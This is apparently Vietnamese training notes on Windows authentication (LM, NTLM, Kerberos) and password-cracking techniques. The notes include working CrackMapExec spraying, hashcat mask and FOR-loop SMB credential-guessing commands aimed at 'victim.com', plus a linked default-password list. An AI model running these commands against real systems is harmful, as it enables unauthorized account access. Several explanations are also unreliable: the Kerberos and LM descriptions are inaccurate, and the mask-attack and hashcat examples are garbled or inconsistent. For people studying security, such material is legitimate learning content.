LM hash hoạt động bằng cách chia mật khẩu thành hai phần, mỗi phần có độ dài 7 ký tự và sau đó băm từng phần một để tạo ra hai giá trị băm. Khi đăng nhập, các giá trị băm này được gửi đến máy chủ và so sánh với các giá trị băm lưu trữ trong file SAM để xác thực người dùng.

Tuy nhiên, LM hash đã lỗi thời và không còn được sử dụng trong các phiên bản mới của Windows. LM hash đã được thay thế bằng NTLM hash, một phương pháp băm mật khẩu tốt hơn và an toàn hơn. LM hash có thể bị tấn công bằng cách sử dụng các công cụ cracking password, cho phép attacker phục hồi mật khẩu gốc chỉ trong vài giây.

NTLM Authentication


NTLM Authentication (NT LAN Manager Authentication) là một giao thức xác thực trong hệ thống Windows, được sử dụng để xác thực người dùng và cung cấp quyền truy cập vào các tài nguyên trên mạng. NTLM Authentication được phát triển bởi Microsoft, và thường được sử dụng trong các môi trường doanh nghiệp để xác thực người dùng khi truy cập vào các tài nguyên mạng như máy chủ, máy tính, hoặc các dịch vụ khác.



How NTLM Authentication works?

NTLM Authentication sử dụng hai phiên bản khác nhau: NTLMv1 và NTLMv2. NTLMv2 là phiên bản mới hơn và được đề xuất sử dụng để tăng cường bảo mật. Khi người dùng đăng nhập vào hệ thống, NTLM Authentication sẽ yêu cầu người dùng cung cấp tên đăng nhập và mật khẩu. Sau đó, NTLM Authentication sẽ gửi thông tin xác thực cho máy chủ, và nếu thông tin xác thực đúng, người dùng sẽ được cấp quyền truy cập vào các tài nguyên được yêu cầu.

Các bước xác thực:



NTLM authentication process

Khi người dùng nhập tên người dùng và mật khẩu vào cửa sổ đăng nhập


- Windows sử dụng một thuật toán băm để tạo một hàm băm cho mật khẩu
- Client gửi yêu cầu đăng nhập với domain đến domain controller
- Domain controller tạo ra một chuỗi ngẫu nhiên 16-byte được gọi là “nonce” và gửi đến client.
- Client mã hóa nonce bằng hàm băm của mật khẩu người dùng và gửi lại cho domain controller.

- Domain controller truy xuất hàm băm của mật khẩu người dùng từ SAM và sử dụng nó để mã hóa nonce. Sau đó, domain controller so sánh giá trị được mã hóa với giá trị nhận được từ máy khách. Nếu giá trị phù hợp, người dùng được xác thực và đăng nhập thành công.

Kerberos Authentication

Kerberos Authentication là một giao thức xác thực mạng phổ biến trong các hệ thống máy tính và mạng. Nó được sử dụng để xác thực người dùng và cung cấp quyền truy cập vào các tài nguyên trên mạng. Kerberos Authentication được phát triển bởi Massachusetts Institute of Technology (MIT) và được tích hợp sẵn trong hệ điều hành Windows, Linux và macOS.

Kerberos Authentication hoạt động bằng cách sử dụng một trung tâm xác thực (Kerberos Authentication Server) để xác thực người dùng và cấp phép truy cập vào các tài nguyên. Khi người dùng đăng nhập vào hệ thống, Kerberos sẽ yêu cầu người dùng cung cấp tên đăng nhập và mật khẩu. Sau đó, Kerberos sẽ tạo ra một phiên xác thực (ticket-granting ticket) và gửi đến trung tâm xác thực để xác nhận thông tin xác thực của người dùng. Nếu thông tin xác thực hợp lệ, trung tâm xác thực sẽ gửi lại một phiên xác thực (ticket-granting ticket) cho người dùng, cho phép họ truy cập vào các tài nguyên được yêu cầu.



Kerberos authentication process

Kerberos Authentication được coi là một trong những giao thức xác thực mạng an toàn và hiệu quả nhất hiện nay, do có khả năng chống lại các cuộc tấn công từ chối dịch vụ (DoS) và các cuộc tấn công trung gian (MITM).

Các kỹ thuật bẻ khóa password trong System Hacking

Bẻ khóa mật khẩu là quá trình khôi phục mật khẩu từ dữ liệu được truyền qua mạng hoặc từ dữ liệu được lưu trữ trong máy tính. Mục đích của việc bẻ khóa mật khẩu là để giúp người dùng khôi phục mật khẩu bị quên hoặc bị mất hoặc attacker sử dụng để giành quyền truy cập trái phép.


Mật khẩu là thông tin cực kì quan trọng. Attacker có thể bẻ khóa mật khẩu theo cách thủ công bằng cách đoán hoặc sử dụng các công cụ tự động như dictionary hoặc phương pháp brute-

force. Hầu hết các kỹ thuật bẻ khóa mật khẩu đều thành công nhờ mật khẩu yếu hoặc dễ đoán.

Tấn công bẻ khóa mật khẩu được chia làm 4 loại dưới đây.

Non-Electronic Attacks


Non-Electronic Attacks là tấn công mà không sử dụng công nghệ, thường dựa trên kỹ thuật xã hội hay lừa đảo để chiếm quyền truy cập hoặc thông tin từ mục tiêu. Kiểu tấn công này thường không cần kỹ năng kỹ thuật cao và thường được thực hiện bởi những hacker không có kinh nghiệm. Non-Electronic Attacks bao gồm các hình thức tấn công như social engineering, đánh cắp tài liệu giấy, ...



Non-Electronic Attacks

Active Online Attacks

Phương pháp này là một trong những cách đơn giản nhất để lấy quyền truy cập cấp quản trị một hệ thống. Các kỹ thuật thường được sử dụng như đoán mật khẩu, tấn công từ điển và brute-force, password spraying, mask attack, hash injection, ...



Các kiểu Active Online Attacks

Dictionary Attack

Dictionary Attack là một loại tấn công thử mật khẩu (password guessing attack) trong đó hacker cố gắng tìm mật khẩu bằng cách dùng một danh sách các từ hoặc cụm từ thông dụng, phổ biến. Hacker sử dụng một danh sách các từ và cụm từ phổ biến được lấy từ các nguồn khác nhau, sau đó sử dụng các công cụ và kỹ thuật để tấn công nhằm tìm ra mật khẩu đúng.

Để đối phó với tấn công Dictionary Attack, người dùng cần sử dụng mật khẩu mạnh và khó đoán, và thường xuyên thay đổi mật khẩu.

Cuộc tấn công này được áp dụng trong hai tình huống:

- Trong mật mã, nhằm tìm ra khóa giải mã để lấy bẩn rõ từ bẩn mã
- Trong bảo mật, nhằm để vượt qua xác thực và truy cập vào cơ chế kiểm soát của hệ thống bằng cách đoán mật khẩu

Brute-force Attack

Brute-force Attack (tấn công vét cạn) được RSA định nghĩa như sau:

Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified.

RSA

Trong tấn công này, hacker thử mọi tổ hợp ký tự cho đến khi mật khẩu bị phá vỡ. Việc tìm thấy khóa hoặc văn bản rõ nhanh hơn so với tấn công Brute-force là một cách phá mã.

Một thuật toán mã hóa được coi là an toàn nếu không có phương pháp nào tồn tại để phá mã nó ngoại trừ tấn công Brute-force. Tuy nhiên, tất cả các mã hóa đều có nhược điểm toán học về tính bảo mật của chúng. Nếu người dùng chọn khóa ngẫu nhiên hoặc tìm kiếm ngẫu nhiên, bẩn rõ sẽ trở nên khả dụng trung bình sau khi hệ thống đã thử nửa số khóa có thể có. Các tấn công Brute-force hiện nay yêu cầu sức mạnh xử lý khá lớn để có thể thực hiện thành công.

Rule-based Attack

Rule-based Attack là một loại tấn công thử mật khẩu (password guessing attack) trong đó attacker sử dụng các quy tắc (rules) để tạo ra các mật khẩu có khả năng đúng, và sau đó sử dụng các mật khẩu này để tấn công vào các hệ thống hoặc ứng dụng. Các quy tắc có thể bao gồm sử dụng các từ trong từ điển, các cấu trúc phổ biến của mật khẩu, kết hợp giữa các chữ cái in hoa và in thường, ký tự đặc biệt và số.

Với Rule-based Attack, attacker không cần phải thử tất cả các kết hợp ký tự một cách liên tục như trong Brute-force Attack, mà chỉ cần sử dụng các quy tắc để tạo ra các mật khẩu có khả năng đúng cao hơn.

Password Spraying Attack

Để thực hiện tấn công này, hacker tập trung khai thác chính sách khóa tài khoản, cho phép user sử dụng nhiều mật khẩu trong một khoảng thời gian hoặc một số lần thử trước khi tài khoản bị khóa. Attacker sẽ thử một mật khẩu phổ biến trên nhiều tài khoản đồng thời và đợi phản hồi trước khi thử mật khẩu khác trên các tài khoản đó. Attacker tiếp tục quá trình nhưng

vẫn đảm bảo nằm dưới ngưỡng khóa tài khoản để có thể thử nhiều mật khẩu mà không bị ảnh hưởng bởi cơ chế khóa tự động.




Illustration of password spraying attack

Password spraying có thể được thực hiện thông qua các cổng thông thường như MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP), và Kerberos (88/TCP). Để phòng chống Password Spraying Attack, người dùng cần sử dụng các mật khẩu mạnh và quản trị viên hệ thống cần thiết lập chính sách khóa tài khoản hiệu quả để giảm thiểu khả năng tấn công.

Attacker sử dụng công cụ **CrackMapExec** để tự động hóa quá trình bẻ khóa mật khẩu của toàn bộ domain hoặc mật khẩu workgroup member bằng cách sử dụng một tập các mật khẩu phổ biến. Mật khẩu đã sử dụng được lưu trữ trong tệp .txt.

```
[root@kali:~]# crackmapexec
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {smb,rdp,ssh,mssql,winrm,ldap,ftp}

CRACKMAPEXEC

A swiss army knife for pentesting networks
Forged by @byt3bl33d3r and @mpgn_x64 using the powah of dank memes

Exclusive release for Porchetta Industries users
https://porchetta.industries/

Version : 5.4.0
Codename: Indestructible Gothmog

options:
-h, --help            show this help message and exit
-t THREADS           set how many concurrent threads to use (default: 100)
--timeout TIMEOUT    max timeout in seconds of each thread (default: None)
--jitter INTERVAL    sets a random delay between each connection (default: None)
--darrell             give Darrell a hand
--verbose             enable verbose output

protocols:
available protocols

{smb,rdp,ssh,mssql,winrm,ldap,ftp}
  smb          own stuff using SMB
  rdp          own stuff using RDP
  ssh          own stuff using SSH
  mssql        own stuff using MSSQL
  winrm        own stuff using WINRM
  ldap          own stuff using LDAP
  ftp           own stuff using FTP
```

Công cụ *CrackMapExec*

Lệnh sau dùng để thực thi công cụ **crackmapexec** với file mật khẩu là **passwords.txt**.

```
crackmapexec smb <IP> -u users.txt -p passwords.txt
```

Một số công cụ password spraying khác như:

- o Kerbrute
 - o Invoke-DomainPasswordSpray
 - o Spray
 - o Omnispray

Mask Attack

Đây là một loại tấn công thử mật khẩu (password guessing attack) trong đó hacker có một số thông tin về cấu trúc của mật khẩu, nhưng không biết chính xác các ký tự cụ thể. Thay vì thử tất cả các kết hợp ký tự một cách liên tục như Brute-force Attack, hacker sử dụng một mask hoặc mẫu (pattern) để chỉ định các ký tự có thể có trong mật khẩu, và sau đó sử dụng các từ điển hoặc các ký tự khác để tạo ra các mật khẩu có khả năng đúng.

Ví dụ, nếu hacker biết rằng mật khẩu của người dùng có 8 ký tự và có dạng “XXXXXXXX”, trong đó “X” là chữ cái in hoa, thì họ có thể sử dụng một mask như “LILILILILILILIL” để tìm kiếm các mật khẩu có dạng này. Trong đó, “L” đại diện cho chữ cái in thường và “I” đại diện cho chữ cái in hoa.

Mask attack giúp tiết kiệm thời gian cho hacker so với Brute-force Attack, đặc biệt là khi mật khẩu có cấu trúc phức tạp. Tuy nhiên, nó vẫn đòi hỏi nhiều trong việc tính toán để việc tấn công trở nên hiệu quả.

Ta có thể tấn công bằng công cụ **hashcat**. **Hashcat** là một công cụ mã nguồn mở được sử dụng để phục hồi các mật khẩu đã mã hóa hoặc hash. Nó được sử dụng để thực hiện các loại tấn công thử mật khẩu như Brute-force Attack, Dictionary Attack, Hybrid Attack và Mask Attack. Hashcat có thể hỗ trợ nhiều loại mã hóa mật khẩu khác nhau, bao gồm *MD5*, *SHA1*, *SHA256*, *SHA512*, *LM*, *NTLM*, và nhiều mật mã khác. Nó ngoài ra cũng hỗ trợ GPU để tăng tốc độ tính toán và làm cho việc phục hồi mật khẩu nhanh hơn.

Bộ ký tự tích hợp sau đây giúp chỉ định loại ký tự sẽ được sử dụng:

- **?1** = abcdefghijklmnopqrstuvwxyz
- **?u** = ABCDEFGHIJKLMNOPQRSTUVWXYZ
- **?d** = 0123456789
- **?h** = 0123456789abcdef
- **?H** = 0123456789ABCDEF
- **?s** = «space»!;<=>?@[]A_{I
- **?a** = ?l?u?d?s
- **?b** = 0x00 – Oxff

Và các bộ ký tự custom được sử dụng trong trường hợp hacker không chắc chắn về loại ký tự:

- -1 abcdefghijklmnopqrstuvwxyz0123456789
- -1 abcdefghijklmnopqrstuvwxyz?d
- -1 710123456789
- -1 ?l?d

Hacker sử dụng flag **-m** để chỉ định ché độ hash, tức là loại hash cần bẻ khóa (*MD5*, *NTML*, *SHA256*, ...). Ví dụ chạy lệnh sau để bẻ khóa mật khẩu chứa sáu ký tự, trong đó ba ký tự đầu tiên là chữ cái viết thường và ba ký tự cuối cùng là số (**?l?l?l?d?d?d**).

hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d

Trong đó:

- **-a**: chỉ định attack mode, số 3 là *brute-force*
- **-m**: là hash type, số 0 có nghĩa là *md5*

Chạy lệnh sau để bẻ khóa mật khẩu có độ dài 8 ký tự, trong đó ký tự đầu tiên là chữ hoa hoặc chữ thường, 4 ký tự cuối là chữ số, 2 chữ số đầu tiên là 1 và 9 và các ký tự còn lại là chữ thường.

**hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=10
53ab0dff8ecc7d5al8b4416d00568f02 ?1?1?1?1?1?1?1?1?1**

Trong đó:

- **-1 ?l?u**: chỉ định ký tự là chữ hoa hoặc chữ thường

- **-increment:** sử dụng khi độ dài mật khẩu không xác định
- **-increment-min=6:** độ dài mật khẩu tối thiểu là 6
- **-increment-max=10:** độ dài mật khẩu tối đa là 10

Password Guessing

Password guessing (đoán mật khẩu) là một kỹ thuật tấn công hệ thống trong đó hacker công cố gắng đăng nhập vào mục tiêu bằng cách thử các mật khẩu khác nhau cho đến khi tìm ra mật khẩu chính xác. Kỹ thuật này có thể được thực hiện thủ công hoặc bằng cách sử dụng các công cụ phần mềm tự động hóa quá trình đoán mật khẩu.

Các bước để thực hiện kỹ thuật đoán mật khẩu gồm:

1. **Tìm một tài khoản hợp lệ để đăng nhập vào hệ thống mục tiêu.** Có thể được thực hiện bằng cách thu thập thông tin tài khoản từ các nguồn khác nhau, như thông tin đăng nhập từ các file công khai, thông tin từ các trang web công khai, hoặc thông qua các kỹ thuật social engineering.
2. **Tạo danh sách các mật khẩu có thể có cho tài khoản đó.** Các mật khẩu này có thể được lấy từ từ điển, các chương trình tạo mật khẩu tự động, các mật khẩu phổ biến hoặc từ các thông tin thu thập được từ bước trước đó.
3. **Xếp hạng các mật khẩu** từ khả năng cao đến thấp dựa trên các yếu tố như độ dài, phức tạp, độ phổ biến, thường xuất hiện trong các danh sách mật khẩu phổ biến, ...
4. **Nhập mỗi mật khẩu vào hệ thống mục tiêu** một cách thủ công hoặc sử dụng các công cụ tự động để đăng nhập. Tiếp tục thử đăng nhập với các mật khẩu khác nhau trong danh sách cho đến khi tìm ra mật khẩu chính xác.

Đoán bằng phương pháp thủ công

Ở dạng đơn giản nhất, ta có thể tự động đoán mật khẩu bằng vòng lặp FOR đơn giản. Trong ví dụ sau, hacker tạo một file đơn giản có tên người dùng và mật khẩu rồi lặp lại chúng bằng vòng lặp FOR. Vòng lặp FOR chính có thể trích xuất tên người dùng và mật khẩu từ file văn bản, đóng vai trò như một từ điển và lặp qua từng dòng:

[file: credentials.txt]

administrator ""

administrator password

administrator administrator

[Etc.]

Sau đó gõ:

```

c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt

```

Command

File **outfile.txt** chứa tên người dùng và mật khẩu chính xác nếu tên người dùng và mật khẩu trong tệp **credentials.txt** là đúng.

Mật khẩu mặc định

Default passwords là các mật khẩu mặc định được cài đặt trên thiết bị hoặc ứng dụng khi chúng được triển khai hoặc cài đặt. Những mật khẩu này nhằm mục đích giúp người dùng có thể truy cập vào ứng dụng ngay khi chúng được triển khai mà không cần phải tạo một mật khẩu mới. Tuy nhiên, các mật khẩu mặc định này thường được công bố trên mạng hoặc được biết đến rộng rãi trong cộng đồng người dùng, điều này tạo điều kiện thuận lợi cho hacker để đánh cắp thông tin truy cập hoặc tấn công vào hệ thống.

DEFAULT PASSWORDS Open Sez Me! :: Passwords

[6106 Default Passwords for thousands of systems from 782 vendors!](#)

Last Updated: 12/20/2021 4:23:35 PM

To begin, Select the vendor of the product you are looking for.

[Click here](#) to add new default passwords to this list.


\$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	Adaptive Micro Systems	ADB	ADC Kentrox
AdComplete.com	AddTron	ADIC	Adobe	ADP	ADT
Adtech	Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra
Agasio	Agere	AIRAYA	Airlink101	Airnet	Airtight Networks
AirVast	Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel
Alfa Network	Alice	Alien Technology	Allied Data	Allied Telesyn	Allied
Allnet	Allot	Alpha	Alteon	Alvarion	Ambicom
Ambit	AMI	Amigo	Amino	AMIT	Amitech
Amped Wireless	Amptron	AMX	Andover Controls	Anker	AOC
AOpen	Apache	APC	Apple	ARC Wireless	Arcor
Areca	Arescom	Arlotto	ARRIS	Arrowpoint	Artem
Asante	Ascend	Ascom	Asmack	Asmax	Aspect
AST	Asus	AT&T	Atcom	Atheros	Atlantis
Atlassian	Attachmate	Audioactive	Autodesk	Avaya	Avenger News System

Screenshot showing default passwords

Trojans/Spyware/Keyloggers

Trojans, Spyware và Keyloggers đều là các loại phần mềm độc hại được sử dụng để tấn công hệ thống máy tính.


- **Trojans** (còn được gọi là Trojan Horse) là phần mềm độc hại được giấu kín trong một phần mềm hay file khác để lừa đảo người dùng và xâm nhập vào máy tính của họ. Trojans thường được sử dụng để mở port để cho attacker truy cập hệ thống, tạo các kết nối tới máy tính khác, hoặc thực hiện các hành động độc hại khác.
- **Spyware** là các phần mềm cài đặt trên máy tính của nạn nhân mà không được sự cho phép, thường được sử dụng để thu thập thông tin cá nhân, quảng cáo, ...
- **Keyloggers** là phần mềm độc hại được thiết kế để theo dõi hoạt động bàn phím của người dùng và ghi lại tất cả các phím được ấn trên bàn phím. Keyloggers thường được sử dụng để đánh cắp thông tin cá nhân của người dùng, như tên người dùng và mật khẩu, hoặc các thông tin tài chính nhạy cảm.



Hash Injection/Pass-the-Hash (PtH) Attack

Hash Injection và **Pass-the-Hash (PtH) Attack** đều là các kỹ thuật tấn công vào hệ thống máy tính liên quan đến việc lấy mật khẩu băm (hash) của tài khoản người dùng để đánh cắp tài khoản.

- **Hash Injection** là một kỹ thuật tấn công bằng cách thay đổi mật khẩu băm của một tài khoản đăng nhập hợp lệ trên hệ thống. Khi attacker có quyền truy cập vào hệ thống, chúng có thể sử dụng kỹ thuật này để thay đổi mật khẩu băm của tài khoản và sau đó đăng nhập vào hệ thống bằng mật khẩu mới này.
